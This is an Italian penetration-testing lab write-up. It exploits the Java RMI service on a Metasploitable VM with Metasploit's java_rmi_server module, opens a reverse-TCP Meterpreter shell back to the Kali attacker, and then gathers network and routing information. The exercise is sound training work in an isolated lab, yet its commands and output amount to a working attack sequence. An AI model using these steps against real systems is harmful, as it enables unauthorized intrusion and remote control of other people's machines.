

S7L5

ESERCIZIO:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112

Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

1. Configurazione di rete
2. Informazioni sulla tabella di Routing della macchina vittima.

PROCEDIMENTO:

1. Iniziamo configurando gli indirizzi IP delle macchine con cui lavoreremo Kali (macchina attaccante)




```
kali@kali: ~
File Actions Edit View Help
GNU nano 8.0          /etc/network/interfaces *
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.111
netmask 255.255.255.0
gateway 192.168.11.1
```

Metasploitable (macchina vittima)



```
GNU nano 2.0.7          File: /etc/network/interfaces          Modified
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.11.1
```

2. Facciamo un ping per vedere se le machine comunicano tra di loro


```
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=5.51 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=1.08 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=1.01 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=1.11 ms

--- 192.168.11.111 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 1.017/2.185/5.519/1.925 ms
msfadmin@metasploitable:~$
```

```
[kali㉿kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.523 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.19 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.32 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=1.26 ms
^C
--- 192.168.11.112 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3146ms
rtt min/avg/max/mdev = 0.523/1.073/1.320/0.321 ms

[kali㉿kali)-[~]
$
```

3. Apriamo la console “msf” in Kali per iniziare un Metasploit



```
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x
[kali㉿kali)-[~]
[msfconsole]
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

[*] msf6 exploit(multi/handler)       :ok000kdc`          'cdk000ko'.
[*] msf6 exploit(multi/handler)       :x000000000000c      c000000000000x.
[*] msf6 exploit(multi/handler)       :00000000000000k, ,k000000000000000:
[*] msf6 exploit(multi/handler)       :0000000000kkkk00000: :0000000000000000'
[*] msf6 exploit(multi/handler)       :0000000000. .0000000001. ,000000000
[*] msf6 exploit(multi/handler)       :d00000000. .c00000c. ,00000000x     password...
[*] msf6 exploit(multi/handler)       :l00000000. ;d; ,00000000l
[*] msf6 exploit(multi/handler)       :.00000000. ; ; ,000000000.
[*] msf6 exploit(multi/handler)       :c0000000. .00c. ,000. ,0000000c
[*] msf6 exploit(multi/handler)       :0000000. ,0000. :0000. ,0000000
[*] msf6 exploit(multi/handler)       :l0000. ,0000. :0000. ,0000000
[*] msf6 exploit(multi/handler)       :;0000. ,0000. :0000. ;0000;
[*] msf6 exploit(multi/handler)       :.d000. .00000cccxxxx000. x00d.
[*] msf6 exploit(multi/handler)       : ,k0k. .000000000000000. .d0k,
[*] msf6 exploit(multi/handler)       : :k0000000000000000k:
[*] msf6 exploit(multi/handler)       : ,x000000000000x,
[*] msf6 exploit(multi/handler)       : ,l00000000l.
[*] msf6 exploit(multi/handler)       : ,d0d,
[*] msf6 exploit(multi/handler)       : .

[*] msf6 exploit(multi/handler)       =[ metasploit v6.3.55-dev ]
[*] msf6 exploit(multi/handler)       + --=[ 2397 exploits - 1235 auxiliary - 422 post      ]
[*] msf6 exploit(multi/handler)       + --=[ 1388 payloads - 46 encoders - 11 nops        ]
[*] msf6 exploit(multi/handler)       + --=[ 9 evasion           ]]

Metasploit Documentation: https://docs.metasploit.com/
```

MsfConsole (L'interfaccia a riga di comando di Metasploit): È la porta d'accesso a un vasto insieme di strumenti di penetrazione.

4. Come è specificato in traccia dobbiamo cercare l'exploit per Java RMI col comando “search java_rmi” dopo dobbiamo selezionare l'exploit appropriato, in questo caso il numero 1, e lo selezioniamo col comando “use 1”

```
seamsf6 > search java_rmi
[...]
Matching Modules
[...]
#  Name
on
-- 
0 auxiliary/gather/java_rmi_registry
Registry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server
Server Insecure Default Configuration Java Code Execution
2 auxiliary/scanner/misc/java_rmi_server
Server Insecure Endpoint Code Execution Scanner
3 exploit/multi/browser/java_rmi_connection_impl
Java RMI ConnectionImpl Deserialization Privilege Escalation
[...]
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

5. Una volta dentro l'exploit col comando “show options” possiamo vedere le opzioni che possiamo fare per avere nozioni più chiare di come configurarlo

```
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
Name      Current Setting  Required  Description
HTTPDELAY  10            yes       Time that the HTTP Server will wait for the payload request
RHOSTS    <----- yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099           yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080           yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   <----- no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   <----- no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.11.111  yes       The listen address (an interface may be specified)
LPORT    4444           yes       The listen port

Exploit target:
Id  Name
0   Generic (Java Payload)

View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) >
```

6. Secondo il pannello delle opzioni ci dice che dobbiamo configures:

- RHOST (ip della macchina vittima)
- LHOST (ip della macchina attaccante)
- Payload (quale azione deve fare l'exploit in questo caso ottenere una sessione Meterpreter)
- LPORT (la porta di ascolto)

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/misc/java_rmi_server) > 
```

7. Esecuzione dell'exploit col comando “exploit”

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/cfhmKh0
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:41708) at 2024-05-26 08:13
:05 -0400
meterpreter > 
```

Ecco siamo entrati con successo 

Raccolta evidenze:

Aprendo una sessione Meterpreter sulla macchina remota (vittima) e

1. Configurazione rete:

Con il comando “ifconfig” possiamo vedere come è impostata la configurazione di rete della macchina vittima

```
meterpreter > ifconfig

Interface 1
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe60:6325
IPv6 Netmask : ::

meterpreter >
```

2. Informazioni sulla tabella di routing

Con il comando “route” possiamo vedere le informazioni sulla tabella di Routing della macchina vittima.

```
meterpreter > route

IPv4 network routes
=====

Subnet      Netmask      Gateway   Metric   Interface
_____|_____|_____|_____|_____
127.0.0.1   255.0.0.0   0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====

Subnet      Netmask      Gateway   Metric   Interface
_____|_____|_____|_____|_____
::1          ::          ::        ::       ::
fe80::a00:27ff:fe60:6325 ::          ::        ::

meterpreter >
```